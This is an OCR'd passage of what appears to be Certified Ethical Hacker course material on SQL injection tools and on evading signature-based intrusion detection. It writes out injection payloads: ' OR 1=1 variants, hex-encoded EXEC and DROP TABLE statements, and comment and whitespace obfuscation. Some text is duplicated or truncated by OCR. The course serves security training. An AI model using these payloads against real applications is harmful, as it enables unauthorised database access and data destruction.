
NTO SQL Invader
http://www.ntobjectives.com

The Mole
http://themole.nasel.com.ar

SQL Injection Tools (Cont'd)

In addition to the previously mentioned tools, a few more SQL Injection tools are readily available in the market and are listed as follows:

- FJ-Injector Framework available at http://sourceforge.net
- Exploiter (beta) available at http://www.ibm.com
- SQLIer available at http://bcable.net
- Sqlsus available at http://sqlsus.sourceforge.net
- SQLEXEC( ) Function available at http://msdn.microsoft.com
- SqlInjector available at http://www.woanware.co.uk
- Automagic SQL Injector available at http://www.securiteam.com
- SQL Inject-Me available at http://labs.securitycompass.com
- NTO SQL Invader available at http://www.ntobjectives.com
- The Mole available at http://themole.nasel.com.ar



Module Flow

SQL Injection Concepts

Testing for SQL Injection

Types of SQL Injection

Blind SQL Injection

SQL Injection Methodology

Advanced SQL Injection

SQL Injection Tools


Evasion Techniques

Counter-measures

Module Flow

Evasion techniques are the techniques adopted by the attacker for modifying the attack payload in such a way that they cannot be detected by firewalls. Simple evasion techniques include hex encoding, manipulating white spaces, in-line comments, manipulating white spaces, sophisticated matches, char encoding, and hex coding and they are discussed in detail on the following slides.

SQL Injection Concepts	**Advanced SQL Injection**
Testing for SQL Injection	**SQL Injection Tools**
Types of SQL Injection	**Evasion Techniques**
Blind SQL Injection	**Countermeasures**
SQL Injection Methodology	



Evading IDS

C|EH
Certified Ethical Hacker
SQL Injection Attack
Internet
Firewall
IDS Filters
Attacker
Security Admin
Network
OS Shell
Actual Data
Database
Web Application
C:/

- Attackers use evasion techniques to **obscure input strings** in order to **avoid detection** by signature-based detection systems
- **Signature-based detection systems** build a database of SQL injection attack strings (signatures) and then **compare** input strings against the signature database at runtime to detect attacks

Evading IDSs

Attackers use evasion techniques to **obscure input strings** in order to avoid detection by **signature-based** detection systems. Signature-based detection systems build a database of SQL injection attack strings (signatures) and then compare input strings against the signature database at runtime to detect attacks. If any information provided matches the attack signatures present in the database, then it immediately sets off an alarm. This kind of problem is more in **network-based IDS systems (NIDSs)** and also in signature-based NIDS systems. So attackers should be very careful and try to attack the system by bypassing the signature-based IDS. Attackers use evasion techniques to obscure input strings in order to avoid detection by signature-based detection systems.




SQL Injection Attack
Internet
Firewall
IDS Filters
Attacker
Security Admin
C:/
Network
OS Shell
Actual Data
Database
Web Application

FIGURE 14.26: Evading IDSs



Types of Signature Evasion Techniques

Sophisticated Matches
Uses alternative expression of ”OR 1=1”

In-line Comment
Obscures input strings by inserting in-line comments between SQL keywords

Hex Encoding
Uses hexadecimal encoding to represent a SQL query string

Char Encoding
Uses built-in CHAR function to represent a character

Manipulating White Spaces
Obscures input strings by dropping white space between SQL keyword


String Concatenation
Concatenates text to create SQL keyword using DB specific instructions

Obfuscated Codes
Obfuscated code is an SQL statement that has been made difficult to understand

Types of Signature Evasion Techniques

The following are the various types of signature evasion techniques:

- **Sophisticated Matches:** Uses alternative expression of ”OR 1=1”.
- **Hex Coding:** Uses hexadecimal encoding to represent a SQL query string.
- **Manipulating White Spaces:** White space diversity is one of the signatures used to prevent SQL injection attacks. In this, a sequence of two or more expressions are separated by a white space for a simple reason. A single word SELECT may generate a lot of false positives. The expression UNION SELECT may generate a good signature. If the signature isn’t built properly, the signature is of no use and is highly prone to attacks.
- **In-line Comment:** Obscures input strings by inserting in-line comments between SQL keywords.
- **Char Encoding:** Uses built-in CHAR function to represent a character.
- **String Concatenation:** Concatenates text to create SQL keyword using DB specific instructions.
- **Obfuscated Codes:** Obfuscated code is a SQL statement that has been made difficult to understand.



Evasion Technique: Sophisticated Matches

CEH
Certified Ethical Hacker

SQL Injection Characters

- `'` `or` `"` character String Indicators
- `--` `or` `#` single-line comment
- `/*…*/` multiple-line comment
- `+` addition, concatenate (or space in URL)
- `||` (double pipe) concatenate
- `%` wildcard attribute indicator
- `?Param1=foo&Param2=bar` URL Parameters
- `PRINT` useful as non-transactional command
- `@variable` local variable
- `@@variable` global variable
- `waitfor delay` '0:0:10' time delay

Evading ' OR 1=1 signature

- ' OR 'john' = 'john'
- ' OR 'microsoft' = 'micro'+'soft'
- ' OR 'movies' = N'movies'
- ' OR 'software' like 'soft%'
- ' OR 7 > 1
- ' OR 'best' > 'b'
- ' OR 'whatever' IN ('whatever')
- ' OR 5 BETWEEN 1 AND 7

An IDS signature may be looking for the **'OR 1=1**. Replacing this string with another string will have same effect.

Evasion Technique: Sophisticated Matches

Attackers use the sophisticated matches evasion technique to trick and bypass user authentication. This uses an alternative expression of ”OR 1=1”

Attacker uses OR 1=1 attack OR 'john'='john'

If this doesn't work, the attacker tricks the system by adding N to the second string.

'Or 'movies'=N'movies'. This method is very useful in signature evasion for evading advanced systems.

SQL Injection Characters

' or " character String Indicators

-- or # single-line comment

/*…*/ multiple-line comment

+ addition, concatenate (or space in url)

|| (double pipe) concatenate

% wildcard attribute indicator

?Param1=foo&Param2=bar URL Parameters

PRINT useful as non-transactional command

@variable local variable

@@variable global variable

waitfor delay '0:0:10' time delay

Evading ' OR 1=1 signature

' OR 'john' = 'john'

' OR 'microsoft' = 'micro'+'soft'

' OR 'movies' = N'movies'


' OR 'software' like 'soft%'

' OR 7 > 1

' OR 'best' > 'b'

' OR 'whatever' IN ('whatever')

' OR 5 BETWEEN 1 AND



Evasion Technique: Hex Encoding

- Hex encoding evasion technique uses hexadecimal encoding to represent a string
- For example, the string 'SELECT' can be represented by the hexadecimal number 0x73656c656374, which most likely will not be detected by a signature protection mechanism

Using a Hex Value

```
; declare @x
varchar(80); set @x =
0x73656c656374204040407665
7273696f6e; EXEC (@x)
```

This statement uses no single quotes (')

String to Hex Examples

```
SELECT @@version = 0x73656c656374204
                   04076657273696f6
DROP Table CreditCard = 0x44524f502054
61626c652043726564697443617264
INSERT into USERS ('Juggyboy', 'qwerty') =
0x494e5345525420696e74
6f2055534552532028274a7
5676779426f79272c202771
77657274792729
```

Evasion Technique: Hex Encoding

Hex encoding is used to represent characters in URLs. Some URLs contain %20; that is a hex encoding. %20 is used as a single space as the URL doesn't have any actual spaces. Most alphanumeric characters use hex encodings. Many intrusion detection systems (IDSs) don't recognize hex encodings. This feature is utilized by attackers.

Hex coding provides countless ways for attackers to obfuscate each URL. The hex encoding evasion technique uses hexa decimal encoding to represent a string.

For example,

The string 'SELECT' can be represented by the hexadecimal number 0x73656c656374, which most likely will not be detected by a signature-protection mechanism.


Using a hex value

```
; declare @x varchar(80); set @x = 0x73656c6563742040404076657273696f6e; EXEC
(@x)
```

This statement uses no single quotes (').

String to Hex Examples

```
SELECT @@version = 0x73656c6563742040404076657273696f6
DROP Table CreditCard = 0x44524f50205461626c652043726564697443617264
INSERT into USERS ('Juggyboy',
'qwerty')=0x494e5345525420696e746f2055534552532028274a75676779426f79272c20277
177657274792729
```



Evasion Technique: Manipulating White Spaces

- White space manipulation technique obfuscates input strings by dropping or adding white spaces between SQL keyword and string or number literals without altering execution of SQL statements
- Adding white spaces using special characters like tab, carriage return, or linefeeds makes an SQL statement completely untraceable without changing the execution of the statement

  "`UNION SELECT`" signature is different from "`UNION SELECT`"
- Dropping spaces from SQL statements will not affect its execution by some of the SQL databases

  'OR'1'='1' (with no spaces)


Evasion Technique: Manipulating White Spaces

Many modern signature-based SQL injection detection engines are capable of detecting attacks related to variations in the number and encoding of white spaces around malicious SQL code. But they fail to handle white spaces around the same code. These detection engines fail in detecting the same kind of text without spaces. Attackers remove white spaces from the query.

- The white space manipulation technique obfuscates input strings by dropping or adding white spaces between the SQL keyword and string or number literals without altering execution of SQL statements
- Adding white spaces using special characters like tab, carriage return, or linefeeds makes a SQL statement completely untraceable without changing the execution of the statement

  "**UNION SELECT**" signature is different from "UNION SELECT"
- Dropping spaces from SQL statements will not affect its execution by some of the SQL databases

  'OR'1'='1' (with no spaces)



Evasion Technique: In-line Comment

Evade signatures that filter white spaces

- In this technique, white spaces between SQL keywords are replaced by inserting in-line comments
- `/* … */` is used in SQL to delimit multirow comments

```
UNION/**/SELECT/**/
'/**/OR/**/1/**/=/**/1
```

- This allows to spread the injection commands through multiple fields

```
USERNAME:  ' or 1/*
PASSWORD:  */ =1 --
```

Evasion Technique: In-line Comment

